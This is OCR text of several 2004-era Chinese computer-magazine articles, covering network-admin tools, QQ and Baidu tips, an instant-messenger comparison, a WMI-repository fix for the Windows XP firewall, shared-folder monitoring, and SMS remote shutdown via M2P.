大企业网管的工作场所一般是在机房或网络管理中心，他们除了要具备中小企业网管的全部技能外，还要熟练掌握所有网络协议，并能准确判断网络故障、监控网络设备状态、控制网络数据流量，更要熟悉各种交换机、路由器、服务器配置，并能轻松地进行调试维修。

网管需要准备的工具

工欲善其事，必先利其器，网管必须准备好相关的一些工具。

1.双绞线若干

双绞线由不同颜色（橙、绿、蓝、棕）的4对8芯线组成（见图1），每两条按一定规则绞织在一起，成为一个芯线对。双绞线是以太局域网最基本的连接、传输介质，按电气性能通常划分为三类、四类、五类、超五类、六类、七类双绞线等标准，数字越大，代表线的电气性能越好，价格也就越贵。百兆以太局域网一般采用五类非屏蔽双绞线来制作网线。关于网线的制作，大家可以参考http://www.pconline.com.cn/pcedu/soft/lan/jywzj/0406/389448.html。



图1

> **小资料**
>
> 如何选购网线
>
> 在市场上，以安普这个品牌最为常见，它的最大特点是质量好，价格相对便宜，但同时假冒产品很多，购买时应注意挑选。下面提供几种辨别网线优劣的方法。
>
> (1)标识:正品的网线标识清晰，包括线长标记、生产厂家等。线体上应该印有“24AWG...CAT5”等字样，24AWG表明铜芯采用AWG标准、线芯直径0.5毫米，CAT5表明是5类线。
>
> (2)线芯:线芯就是传输信号的铜丝，真品的比较柔软，有韧性，不易拉断。另外，线径要大，如果线芯线径过小，压制水晶头时就容易失败，可以多找几个品牌的网线进行对比。
>
> (3)阻燃性:好的网线不但要传输数据快，还要具有阻燃性，这样才能保证使用安全。可以将线皮放在火中烧，当点燃后拿出来，好的网线的线皮会立刻停止燃烧。
>
> (4)绞合密度:双绞线是四对八根线，绞合密度就是每对线缆缠绕的圈数，如果密度过小就会降低双绞线在数据传输过程中的抗干扰能力，使有效的传输距离变短、速度变慢、错误增加。
>
> (5)缠绕顺序:每对网线的缠绕顺序应是逆时针缠绕。
>
> (6)速度:百兆网络的传输速度为100Mbps，理论的最高传输速度近似为12.5MB/s(100/8)。做几根网线(网线长度不要太短)来测试一下，用网线连接两台电脑进行大文件拷贝，理论速度和实际速度是有一定差距的，我们需要的是速度最快的。

一般来说，正品安普网线的价格大概是480元每箱，每箱300米，即每米1.6元。其他比较好的品牌还有AVAYA，价格与安普持平。国产网线价格相对较低，只有安普网线价格的一半左右。假的安普线一般在每箱300元左右，一般

都是用安普XX作为品牌，选购时一定要注意。

2.水晶头若干

水晶头(见图2)是用来将双绞线连接到设备上的，通常分为两种，一种是RJ-45接口的(用于局域网设备连接)，一种是RJ-11接口的(用于电话设备连接)。使用时，需要用专门的工具压制在网线上。




图2

虽然水晶头的价格很便宜，但也要细心地选购，因为质量较差的水晶头压制出来的网线往往使用一段时间后就会出现故障(主要是由于接触的探针生锈而造成的)。在挑选水晶头的时候可以将弹片拨起到90度左右，如果不折断则说明质量较好。

安普的水晶头一般是1.3元/个，国产的一般不到1元/个。

3.压线钳两把

压线钳(见图3)是用来将网线或电话线与水晶头压制在一起的工具，具有剪线、剥线和压线的作用，一般使用的有两种，一种是制作RJ-45接头的，另一种是制作RJ-11接头的。压线钳一般选择国产的就可以了，大概50元左右，可以当场压一个水晶头做一下测试。




图3

4.网线模块

简单地说就是网线插孔(见图4)，一般在信息插座面板(分墙面、桌面、地面三种，地面类型见图5)的内部，用来连接交换机与计算机。模块质量很重要，质量差的模块过一段时间会与线的接触松动，导致网络不通。好的模块一般要20～30元甚至更贵些，质量差的模块只要几元，为了保证今后网络的正常通讯，最好选择质量好的。




图4




图5

5.打线钳一把

打线钳是将网线打入网线模块的工具。一般来说，国产打线钳在50元左右，原装安普的打线钳(见图6)要800元左右。

6.测线器一把

测线器用来测试做好的网线(电话线)是否能够正常通讯(见图7)。国产的大概30元一个，能够满足基本的功能即可。



图6

7.螺丝刀两把

一把为十字头的，一把为一字头的，最好选择带有磁性的产品，使用的时候会方便许多。



图7

8.必备软件若干

准备一些操作系统的光盘，为了满足不同层次的需求，可以准备好不同的版本：Windows 98/2000/XP用来做桌面操作系统，Windows NT/2000 Server/2003用来做服务器系统。由于最近Windows的安全问题和病毒问题相当突出，所以还要准备相应的补丁程序，Windows 2000最新的补丁程序是Service Pack 4，Windows XP为Service Pack 1 (Service Pack 2也将马上推出)。

需要注意的是，对不同语言的操作系统来说，补丁程序是不能通用的，下载时应该注意(简体中文版Windows补丁程序的下载地址为http://www.microsoft.com/china/msdownload/default.asp)。

鉴于这些操作系统的价格不菲，所以可以找些免费的操作系统来，Linux和FreeBSD都是源代码开放的操作系统，可以从网络上免费下载，也可以自由复制，不必担心版权问题。其中RedHat Linux是大家用得比较多的一个Linux版本，最新的桌面版本是RedHat Fedora Core2(下载地址:http://www.redhat.com/apps/download/)，虽然被称作桌面版本，但由于其安装简单、维护方便、运行稳定等优点，也经常被用作服务器操作系统。另一个经常被用作服务器操作系统的发行版本是Debian(下载地址:http://www.debian.org/distrib/cd)。桌面系统可以选择Mandrake linux、RedFlag Linux 4.0、MagicLinux 1.2等，这些操作系统都是可以免费下载的。

系统启动盘在我们重装系统、解决电脑故障中起着非常重要的作用，也是一个网管必不可少的工具。可以准备一张Windows 98的启动盘，也可以自己制作启动光盘，而且做成的启动光盘不仅仅是一个引导光盘，还能集成很多超强工具软件，比如快速分区软件、备份工具等，可以说是一碟在手，故障无忧。

最后还要准备一些常用的工具软件，如压缩软件、文字处理软件、防病毒软件等。压缩软件可准备WinRAR，它是目前应用最广泛的压缩软件，可解压缩多种压缩格式。

网管需要准备的知识

网管工作十分琐碎，所涉及的知识也相当广泛，这里粗略地对这些知识加以总结。

1.设计与规划

⑴操作系统类

现在主流的操作系统是Windows，但在一些服务器应用上，Linux也使用得比较多，因此，合理地分配操作系统是应该首先进行考虑的。

网吧主要以Windows 98为主，因为它对硬件需求低、游戏的兼容性好、安装方便；公司内部考虑到稳定性和网络功能，一般采用Windows 2000/XP。其实Linux的图形界面现在发展得已经比较成熟，比较流行的桌面系统是KDE和GNOME，除娱乐功能，大部分在Windows下能够实现的功能在Linux中都能实现，只是大家还不够熟悉。

服务器系统中，Linux正在被大家认可，市场范围不断扩大，能够实现大部分网络功能，在能力允许的前提下，建议采用Linux作为服务器操作系统。Windows的Server系列操作系统已经发展到最新的Windows 2003，功能十分强大，容易上手，缺点就是价格较高，对硬件的要求也较高。

⑵网络类

网络工程竣工以后，首要考虑的问题就是规划好本公司内部的局域网，根据公司的实际情况划分网段、分配IP地址。一般来讲，小型公司只需要一个网段即可，这样可以节省设备，相互访问起来也很方便。

分配IP地址可以有两种方式，一种是手工为计算机分配IP地址，这种方式比较简单，在公司规模较小时可以采用。另一种分配IP地址的方式是DHCP方式，需要有一台DHCP服务器，当工作计算机启动时，会向DHCP服务器发出获取一个IP地址的请求，这个IP地址是临时的，可能每次启动都不相同。两种分配方式各有优缺点，推荐采用DHCP分配方式，这样不会在分配IP地址的问题上费时间，也不会出现IP地址冲突的问题。

在计算机网络架设完毕之后，需要根据本公司需求规划网络结构并架设好网络服务器，主要包括内部网需要的文件服务器、代理服务器等，广域网需要的WWW服务器、E-mail服务器等(服务器的架设软件见附表)。

附表

操作系统/服务器	Windows	Linux
文件服务器	Windows共享服务	Samba(推荐)
代理服务器	Wingate、ISA Server(推荐)	Squid、Apache
WWW浏览服务器	IIS、Apache	Apache(推荐)
E-mail服务器	Exchange Server、Imail、MDezmon	Qmail(推荐)、Sendmail

⑶硬件类

办公用的电脑最重要的就是稳定，所以品牌机过硬的质量和良好的售后服务使得品牌机成为办公电脑的首选，不过由于品牌机受型号所限，不可能提供完全适合需求的产品，而且价格相对来讲也较贵，所以一般中小型企业还是会选择一部分兼容机。

2.建立管理档案

给每台机器建立管理档案，详细记录机器的硬件配置、软件配置、更换维修配件情况、故障现象、故障诊断结果以及维修方法等。另外，对于一些新软件或者来路不明的软件，要先在单机上试运行一段时间后，再放到网络上使用，以保证网络能够安全运行。

3.做好日常维护

网络系统构建完毕后，还需要经常对其进行维护，而且要养成良好的日常维护习惯。日常维护包括系统的优化、升级，硬盘分区表、引导区的备份，硬盘数据的备份、转移，垃圾文件、信息的删除，杀毒软件的随时更新等，这样才能保障网络稳定、高效、安全地运行。CF [WL01]

给QQ装个免费手写板


■安徽　zzyi4u

与好友聊天时，让对方看到自己亲手写的字、画的画，的确是件很酷的事情。

QQ手写板小档案

软件版本:1.1.0001	软件大小:2318KB
软件类型:免费软件	适用平台:Windows 98/Me/2000/NT/XP/2003
下载地址:http://www.sqwsoft.com/download/QQMSGsetup.EXE	

安装软件后运行，当打开QQ上与某好友或某群的聊天窗口时，左边的“好友列表”中会列出相应的好友名和群名。单击“手写输入”按钮，在“线宽”下拉框中选择适当的线条宽度，在颜色条中选择喜欢的颜色，按下鼠标左键，进行相应的拖动，就可以写下文字、画出图形了。绘画完毕之后，从“好友列表”栏中选中好友(按住Ctrl可以选择多个好友)，单击“发送”按钮即可(见图)。



小提示

★软件定义了一些绘图快捷键，比如:按Alt画圆，按Ctrl画射线，按Ctrl+Alt画多彩射线，按Shift画多边形，按Ctrl+Z撤消。

★在颜色条上，点击鼠标左键可以选取手写笔颜色，点击鼠标右键可以选取背景颜色。CF [WL02]

Baidu 百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 九节鞭：百度是我的好帮手

利用百度搜索引擎http://www.baidu.com除了能进行一般搜索外，还可以让它帮助你查询股市行情、英文单词、成语英文解释、列车航班时刻等，实在是一个好帮手。

1.股市好帮手

百度搜索具有国内A股股票实时查询功能：在搜索框内输入股票代码(如600600)，就可以获得“青岛啤酒”股票的当前价格、涨跌信息、成交情况，点击“更多详情”，能进一步查询该股票的走势图、股评、重要公告等。

> **小提示**
>
> 在关键词输入框中直接输入“stock:600600”(不包括引号，下同)、“stock:青岛啤酒”或“stock:qdpj”即可直接进入走势图页面。

2.英语好帮手

在玩对打游戏时，当一方胜利之后，就会说出“KO”，KO是什么意思呀？用“KO”作关键词搜索，然后点击“词典”，KO的意思就出现了(见图1)。

想查查汉语成语的英文解释吗？Easy！如果你想查询“开天辟地”的英文解释，输入“开天辟地”进行搜索，然后点击“词典”即可。




图1

3.出游好帮手

我要到北京出差，朋友帮我买了一张Z38次的火车票，不过我没问他火车什么时候开，为了做好出差的准备，又不过多地打扰朋友，可以在百度搜索引擎用“Z38”作为关键词搜索(见图2)。



图2

4.计算器好帮手

如果想算算账，用计算式子作关键词搜索即可，譬如“(2600*137.7)/2830”。

如果想知道8斤等于多少克，也很简单，输入“8斤=?克”搜索即可。

百度搜索引擎还提供了一些其他的服务，请大家参考http://site.baidu.com/的“实用查询”一栏。



永不磨灭的是创意



搜索关键词：表情　显示图片　Flash　创意

读大学时曾选修过商品学系的商品广告学课程，小渔特别喜欢。在课堂上，教授演示了很多国外经典广告设计案例，既拓展了我的思维，又提高了我的审美能力。直到如今，我对那些广告创意依然记忆犹新。人，总是喜欢去发现美、欣赏美、追求美，一张精美的图片、一个超乎寻常的点子、一个完美的创意，实在令人陶醉。在我们电脑爱好者身边，这种创意无处不在！

1.Flash的创意

生活正因为充满了酸甜苦辣才格外美好：买车了是多么的兴奋，交通堵塞是多么的痛苦，新婚是多么的甜蜜……不妨来http://zhuzhu.hlgnet.com/zhuzhu/cartoon_2.html、http://zhuzhu.hlgnet.com/zhuzhu/cartoon.html看看，这些Flash作品还是很有特色的！

2.QQ友的创意

进入http://im.qq.com/cgi-bin/face/face，可以看到很多QQ友最新上传的QQ表情，如果不满意，不妨进入左边的某一表情分类，哇！这里的好多表情实在是太经典了！网上广为流传的一些不错的QQ表情，在这里大多都能找到。另外，大家可以点击“下载次数”，列出下载次数最多的一些表情文字和表情图案(好多表情的下载次数高达几百万)，英雄所见略同，下载次数多的总不会差吧？！泡上一杯香茶，欣赏这些小图片，也是一种难得的享受！

3.MSN Messenger的创意

选择“工具→选项”菜单，点击“更改图片→下载更多的图片”，可以下载到很多显示图片，充分展示你的个性。

创新是一种能力，也是人活泼向上、充满激情的前提，多多学习、多多思考，相信你我都不乏创意。

相关链接

下载的QQ表情如何使用：http://im.qq.com/face/mo.shtml?face_use.htm

QQ皮肤：http://im.qq.com/cgi-bin/skin/skin

QQ桌面墙纸：http://im.qq.com/cgi-bin/wp/wp

QQ动漫Flash：http://im.qq.com/cgi-bin/flash/flash

顶尖创意广告下载：http://www.topidea.org/down.asp

闪客帝国：http://www.flashempire.com/ CF [WL03]

聊天软件大碰撞　特色功能逐个比



即时通讯软件以其便利快捷的沟通方式和层出不穷的功能扩展，赢得了几乎所有网民的青睐。目前，国内网民使用最多的即时通讯软件非QQ莫属，不过网易力推的泡泡2004、被新浪收购了的UC、微软公司的MSN Messenger这三款软件同样受到很多朋友的喜爱。究竟它们在软件功能上孰优孰劣，各自又有什么绝活呢？今天我们就一起来看个通通透透。

■四川　NADA

软件主要功能对比

从总体上来看，这四款软件可谓各有千秋。UC对普通用户提供100MB容量的邮箱、5MB网络硬盘、语音群聊、团体校友录等几个非常诱人的功能；QQ在QQ-Radio、QQ贺卡、QQ秀、QQ炫铃等方面表现出色，而且最新的QQ2004 Beta还赠送16MB免费网络硬盘空间(QQ2004 Beta下载地址为http://221.236.11.33/qq2004beta.exe)；网易泡泡则在免费短信发送、单条消息容量、防火墙突破能力、大容量文件传送等方面表现强劲；MSN Messenger在稳定性方面表现占优。软件常用功能的对比大家可以参考附表1。

附表1

功能	QQ2004预览版	MSN Messenger 6.2	网易泡泡2004	UC 3.90 Beta1
好友消息群发	不支持	不支持	支持	支持
语音群聊	不支持	不支持	不支持	支持
单条消息最大汉字数	400	400	3000	400
文件共享	支持	支持	支持	支持
固定群创建	会员支持	不支持	不支持	支持
自定义表情	支持	支持	支持	支持
附加邮箱	5MB	不支持	不支持	100MB
好友分组上传	支持	支持	支持	支持

文件传送对比

即时通讯软件的文件传送、视频音频、文件共享是大家常用的服务，在文件传送方面，我们评价的标准主要为文件传输速度、对内网支持的好坏、是否支持多文件同时传输、是否支持断点续传四个方面，测试结果见附表2。从测试结果来看，网易泡泡和UC在文件传送方面表现出色，而MSN Messenger在局域网内部传送速度优势明显，QQ的表现让人比较失望，测试过程中居然有两次出现中断的情况(不过好在QQ2004 Beta有所增强)。特别提醒大家一下：网易泡泡和MSN Messenger在传输大文件时比较稳定，适合于与网友分享电影和音乐。

测试环境：长城宽带10Mbps(内网)、电信ADSL 512kbps(公网)，用于测试的电脑均为Windows XP操作系统，测试时间为晚上8点至9点上网高峰期，测试使用的文件为99.5MB的视频文件。

附表2

功能	QQ2004预览版	MSN Messenger 6.2	网易泡泡2004	UC 3.90 Beta1
内网对公网	39KB/s	62KB/s	81KB/s	83KB/s
内网对内网	连接超时	7KB/s	9KB/s	11KB/s
公网对公网	64KB/s	59KB/s	118KB/s	121KB/s
局域网内	789KB/s	1640KB/s	1230KB/s	1459KB/s
多文件同时传输	支持	支持	支持	不支持
断点续传	支持	不支持	支持	支持

注：由于网络状况不尽相同，所以该表的数据仅供参考。

特色功能逐个比

1.QQ2004 Beta特色功能

QQ2004 Beta已经推出了网络硬盘功能，除此之外，还增加了很多非常有特色的功能。

QQ对讲机：打开与好友的聊天窗口，单击工具栏上的“QQ对讲机”按钮不放或按住F2快捷键，这时就拥有了15秒的语音发言时间，如果在15秒钟内放开按钮或放开F2键，好友则可同样通过按下该按钮不放或按住F2键获得发言的权利。该功能有点类似于语音聊天室里的“抢麦”。

小提示

单击每天聊天信息后的“喇叭”图标，可以重复收听网友和自己的语音聊天记录，该聊天记录保存在QQ安装目录你的号码文件夹下面的PttFlie目录中。该功能有个安全隐患：如果好友使用该功能与你语音聊天，你不能拒绝，要屏蔽该功能可以在QQ的“参数设置”窗口中切换到“基本设置”选项卡，勾选“拒绝接听呼叫”。

QQ机器人：在QQ面板中切换到“互动空间”面板，这里一共有小强、小I、查价网、大职超人、在线金山词霸等7个机器人，通过与它们的交流可以获得很多有用的信息(见图1)。与UC的悠悠相比，它们提供的信息更为丰富。




图1

QQ音乐：在QQ面板中切换到“音乐中心”面板，可以在线收听歌曲，且歌曲库支持按歌手名分类查找，也支持检索功能。

随意设置QQ界面：单击QQ主窗口右上角的“+”按钮，选择“颜色”菜单，可以将QQ界面的配色风格切换成红、黄、紫、蓝等多种颜色。如果觉得不满意，还可以选择“自定义”菜单，对颜色进行手动配置。此外，选择“透明度”菜单，可以设置QQ主界面和聊天窗口的透明度，让自己的QQ变得晶莹剔透。

自由掌握你的QQ：以往版本的QQ不能让我们自由卸载TT、QQ游戏等不一定需要的组件，在QQ2004 Beta中可以随意卸载了。运行QQ安装目录中的uninst.exe文件，单击“下一步”后，可以选择“腾讯Tecent Messenger(TM)、腾讯TT、QQ游戏”等组件自由卸载(见图2)。此外，在QQ登录窗口中可以选择“普通模式”、“办公模式”、“网吧模式”、“消息保护模式”四种不同的模式，其中“办公模式”为启动TM，“网吧模式”为退出QQ后清除登录记录，选择“消息保护模式”则为本地聊天记录设置加密密码方可登录，让你的QQ更安全。



图2

此外，QQ2004 Beta还增加了自定义表情分组管理功能，可以让我们快速地从成堆的自定义表情中找到合适的表情图标。

普通用户获得了16MB的网络硬盘，会员则拥有128MB的网络硬盘，可以很轻松地将文件拖入网络硬盘中进行存储，也可以很轻松地将网络硬盘中的文件拖到本地硬盘。

> **小提示**
>
> 有时可能会遇到QQ无响应的情况，这时即使关闭了QQ，在进程列表中也能看到QQ.exe这个进程，浪费很多系统资源。我们可以运行QQ安装目录中的“关闭无响应的QQ”程序，选择已经退出的QQ，单击“确认”按钮即可。

2.网易泡泡2004特色功能

免费发送手机短信：目前泡泡与手机之间发送短信是以虚拟货币(金币)来计算的，每发送一条手机短信，需要你支付100个金币。不过，泡泡一天在线的时间累计超过2个小时，你就可以获得9条免费短信。如果你在线的时间越长，获得的金币就越多(累计在线8秒获得1个金币)。听网易相关负责人介绍，以后金币可以用来兑换网易的其他收费服务(如网易收费邮箱、交友等)，让我们拭目以待！



图3

好友权限随意设置：QQ会员有一个“对其可见”和“对其隐身”的功能，这样可以在隐身后让部分好友能看到自己在线。在网易泡泡中该功能是完全免费的，右键单击好友头像，选择“设置权限→设为我的密友”后，即使你隐身，该好友依然看得见你在线。此外，选择“不让他看到我在线”可以对该好友单独隐身(见图3)，选择“不让他跟我联络”则为拒绝接收其消息。

3.UC 3.90 Beta1特色功能

浮出好友：在好友头像上单击左键，选择“浮出好友”菜单，该好友的头像和昵称会以一个小浮动条的形式被放置在屏幕的顶端，可以将其拖动到任意位置。不妨对聊得比较频繁的网友使用该功能，这样就不必每次都打开UC的主窗口进行操作了。

超酷的场景功能：尽管QQ也提供了场景功能，不过UC的场景更为吸引人，它可以让你和聊友直接在聊天窗口中玩游戏，如“剪子、包袱、锤”、“涂鸦画笔”、“松鼠大战”等(见图4)。打开与好友的聊天窗口，单击“场景”按钮，并选择一个喜欢的游戏场景，待对方同意后即可开始游戏了。



图4

发送动画图片：虽然UC也提供了自定义表情功能，不过它对图片的容量有限制，如果硬盘中有非常有意思的图片想发送给好友，就用该功能吧！在聊天窗口中单击“发送动画图片”按钮，并点击“选择本地动画发送”即可。

在群中私聊：如果你在群组里聊天时想和群中某个用户单独聊天，这在QQ、MSN Messenger中都不能实现，但在UC中可以轻易做到。在群聊窗口的右侧勾选“私聊”按钮，选择要发送私聊信息的对象，输入要发送的信息即可。

多人语音聊天：想跟多个好友开个语音聊天会议？在UC中你只需要单击左键，选择“多人世界”菜单，接下来选择要群聊的好友就可以了。

到底选择哪款即时通讯软件，还得从自己的需求出发。如果你只是想找网友聊天消遣，那推荐使用UC；如果你在单位或需要联络公事，那么就选择MSN Messenger，因为很多人都把它当作工作工具来使用；如果你想传送大容量文件、直接以消息形式发送一篇很长的文章、发送免费短信，那么请使用网易泡泡；至于QQ，我想好多人都有一两个号码吧！

CF [WL04]

“通缉”丢失的Windows XP防火墙

■ 北京　冷雪



笔者的Windows XP出现了一个奇怪的问题：在查看“本地连接”的属性，并切换到“高级”选项卡后，本来应该出现的Windows防火墙(ICF)不见了！取而代之的是一个提示：“Windows不能显示此连接的属性。Windows Management Instrumentation(Windows管理体系结构组件WMI)信息可能损坏。要更正此问题，请使用系统还原将Windows还原到一个较早的时间点……”(见图)。不过笔者的系统在安装完毕后早已关闭了系统还原功能，该如何是好？笔者依次做了以下尝试：

尝试1:鉴于是网卡故障，首先选择在“设备管理器”中卸载网卡后重装网卡驱动程序，结果故障依旧。

尝试2:在“本地连接”上右击，选择“修复”命令，稍等片刻，系统提示“修复操作完成。如果问题继续存在，请与您的网络管理员或ISP联系。”这时发现故障依然存在，而且在右击“本地连接”，选择“桥接”命令时，系统提示“配置网络桥时出现异常错误”。

尝试3:由于上面两种比较常规的解决方法都不能奏效，考虑重装或修复安装Windows XP，不过抱着试试看的态度将“Windows Management Instrumentation”作为关键词在搜索引擎上搜索，找到了解决方法，具体操作如下：

第一步:右击“我的电脑”，选择“管理”菜单，依次定位到“计算机管理(本地)→服务和应用程序→服务”项，在右边窗口中找到“Windows Management Instrumentation”一项，双击打开，在弹出的窗口中单击“停止”按钮。

第二步:进入本地磁盘的C:\Windows\System32\Wbem\Repository目录，删除该目录下的所有文件后，重新启动计算机。登录后，系统会重新在该目录拷贝建立所需要的文件，并且自动启动刚才停止的WMI服务。

小提示

该故障是由于C:\Windows\System32\Wbem\Repository目录下的文件损坏引起的，WMI会在每30～60秒之间调用该目录下的文件，所以会收到上述错误提示信息。该故障还能引起的其他连锁反应有：无法查看“本地连接”的属性、运行msinfo32(查看系统信息)命令时系统无响应、运行wmimgmt.msc命令打开WMI管理单元时系统提示“Failed to connect to local computer due to WMI:Generic failure”错误。

CF [WL05]

谁闯入了我的共享文件夹

局域网中总有一些人随意乱闯你的共享文件夹，窃取资料，能不能在他们“作案”时抓住他们，然后让他们从此无法再访问你的电脑呢？没问题！

第一步:单击“开始→运行”，输入“fsmgmt.msc”，回车后即可打开“共享文件夹”组件，这里可以查看系统中的共享情况、都有哪些用户进入你的共享文件夹，并能通过“关闭会话”将指定用户或全部用户踢出你的共享。

第二步:例如，通过“共享文件夹(本地)”的“会话”项可以看到谁连接到了你的电脑、他打开了几个文件、连接时间；通过“打开文件”项可以查看他正在访问的文件夹，如果想将其断开，在“会话”中直接在其用户名上右击，选择“关闭会话”即可(见图)。

第三步:如果想对所有连接你的用户说点什么，比如告诉大家不要随便删除文件，那么可以右击“共享文件夹(本地)”，在弹出菜单中选择“所有任务→发送控制台消息”，在弹出窗口的“消息”框中输入你要说的话，接着点击“发送”按钮即可。



小提示

★Windows 2000/XP还提供了一个“NETSTAT”命令，利用它也可以随时掌握谁在连接你的电脑，打开命令行提示符，接着输入“NETSTAT <自动刷新的秒数>”，比如“NETSTAT 5”(每五秒自动刷新一次列表)，其显示的列表会列出访问你机器的用户以及其他一些连接。

★推荐使用ShareMon这个免费小软件(下载地址:http://www.newhua.com/cfan/200415/sharemon.rar)，通过它可以随时监视和记录共享文件夹的访问情况，当有人连接你的机器时，它能够播放声音或弹出窗口来提醒你；同时，也可以将其断开。而这个软件最值得称道的地方，在于它还能够显示和记录用户正在访问哪个文件。

第四步:如果某人在你警告后，还是执意要捣乱，那么就把他彻底拒之门外吧！打开防火墙软件(这里以ZoneAlarm为例)，进入“防火墙→区域”，单击下面的“添加”按钮，并在弹出的下拉菜单中选择“IP地址”，将“区域”改为“屏蔽”，输入对方的IP地址即可。CF [WL06]

曾经有过这样美好的设想：在下班前半小时打一个电话就可以让家里的电饭煲自动开始煮饭；下班后如果忘记了关闭计算机，用手机遥控一下即可……这些正在逐渐变为现实。无论身处何方，通过一条手机短信就能让你的电脑收发E-mail、自动关机、执行某一程序，该是一件多么新奇的事情呀！

奇！发条短信 电脑关机

■ 安徽 呆瓜

利用M2P(Mobile to PC)这款工具软件，不仅可以实现手机和电脑相互收发短信，而且还可以利用手机来控制电脑。

M2P小档案

软件版本:V3.93标准版　软件大小:5607KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP/2003
下载地址:http://www.m2p.com.cn/dlcount.asp?temp=1&extend=m2pr
软件备注:M2P标准版需要微软Office的支持，如果没有安装，在登录运行程序时将会出错。如果你不想安装微软Office软件，可以下载M2P的未安装Office版，下载地址为http://www.m2p.com.cn/dlcount.asp?temp=2&extend=m2pr。

获取通行证ID

安装后运行，打开“M2P用户登录”窗口(见图1)，只有输入用户ID及密码后才能正常登录。如果没有ID，可以点击“注册”按钮进行申请，申请过程中填写个人昵称、电子邮件地址，并在“序列号”后输入通用的注册号“m2pr”即可。



图1

收发手机短信

登录M2P后，在其主界面中点击“短信发送”按钮，在“接收号码”后输入好友的手机号码，然后在“信息内容”下的文本框中输入短信内容(还可以直接使用程序为你提供的经典短信)，点击“发送”按钮，将会显示发送成功的信息。

好友收到你的短信后可以直接回复，回复后，程序主界面中的“聊天信息”将会不停地闪动，点击该按钮就可以查看好友给你发的信息了(见附表)。

附表

用户性质	短信发送权限	收费情况	支持类型
非注册会员	发送5条短信	免费	联通、移动
注册会员	每月可免费发送50条短信，超出条数将按每条0.1元收费	包月费5元	联通、移动

手机遥控电脑自动关机

实例：下班前忘记关电脑了，回到家里之后才想起来，怎么办？拿出手机，联通用户发送“GJ”短信到“95108363626”(其中363626为我的M2P登录号码，收费方式与普通短信一样)，移动用户发送“GJ”短信到“15108363626”(收费方式与普通短信一样)，公司的电脑就自动关机了！

第一步：在M2P程序主界面中点击“遥控指令”选项卡，从“指令功能说明”列表中找到“关闭计算机”(见图2)。



图2

第二步：双击“关闭计算机”所对应的行，打开“M2P遥控指令管理器”窗口，可以看到“遥控指令”、“功能说明”以及“程序命令行”都已经设置好了，其中“GJ”为手机遥控关闭电脑的指令，“App\ControlPc\shutdown.exe -f -s”为关闭计算机所要执行的指令。

第三步：指定可以遥控关机的手机号：在“遥控权限”栏右侧文本框中输入手机号码，点击“添加手机”按钮(见图3)。



图3

第四步：点击“修改”按钮，以后就可以直接利用该手机号发送关闭电脑的短信指令了。

小提示

遥控原理分析

也许你会惊诧，通过手机怎么能控制电脑呢？其实原理很简单：你发送的短信是直接发送到M2P官方服务器的，服务器接收到指令后便自动联系安装在你机器中的客户端程序，客户端程序会根据服务器端收到的短信格式来执行事先设置好的指令。所以要实现目的，你的电脑必须处于上网状态。

利用暑假来充电

喝着冰镇汽水，吃着爽口西瓜，在联众和网络游戏中遨游，暑期生活实在是太美了。不过，在放松身心尽情玩的同时，可别忘记多在网上为自己充充电哟！

■江苏　王志军　白开水

关键词:暑假　学习　考试

1.101 远程教育网:http://www.chinaedu.com/

101 远程教育网涵盖了从小学到高中多个年级的远程教育课程，报名交费后可以获得名师面授、同步课堂、新课预习、疑难共享、实验课堂等多项服务，就算你不交费，在该网站也能找到不少免费的学习资料(见图)。



北大附中附小远程教育网:http://www.pkuschool.com/

北京二中网校:http://www.exinxin.com/

北京四中网校:http://www.etiantian.com/

黄冈中学网校:http://www.huanggao.net/

中华会计网校:http://www.chinaacc.com/

洪恩在线:http://www.hongen.com/

中国考试在线:http://www.cnks.net/(提供了自学考试、成人高考、普通高考、英语考试、计算机考试、IT 认证考试、考研、职业资格考试等考试信息和在线辅导，不过在线辅导大部分都是收费服务。)

2.北京自考热线:http://www.bjzikao.com/

该网站为考生提供了及时的自考信息和大量的自考复习资料，讲述自考人的生活。如果你遇到什么问题，不妨去论坛http://www.zkbbs.com/求助。

中国高等教育自学考试信息网:http://oaw.neea.edu.cn/selfinfo/index.jsp

中国教育在线自考频道:http://www.cer.net/jiao_yu/zi_kao/index.shtml

推荐大家在http://www.baidu.com或http://www.google.com 用“自学考试”、“自考”、“自学考试　地名”搜索更多自考网站与信息。

3.中国考研网:http://www.chinakaoyan.com/

提供了复习指导、试题资料、考试大纲、各校招生简章等信息。如果你准备考研，一定要经常关注高校网站的研究生招生频道，因为考研科目、报考方式、考试成绩等信息都是最先在这里发布的。

考研网:http://www.kaoyan.net

考研加油站:http://www.kaoyan.com

4.四六级考试网:http://www.cet-46.com/

该网站提供了历年考试试卷、模拟试题、各类题型解题技巧等资料。

大学英语四六级信息网:http://www.cet-46.net/

英语四六级成绩网上查询:http://cetview.etang.com/

中国四六级考试网:http://www.china-cet.com/ CF [WL08]

手机遥控电脑自动杀毒

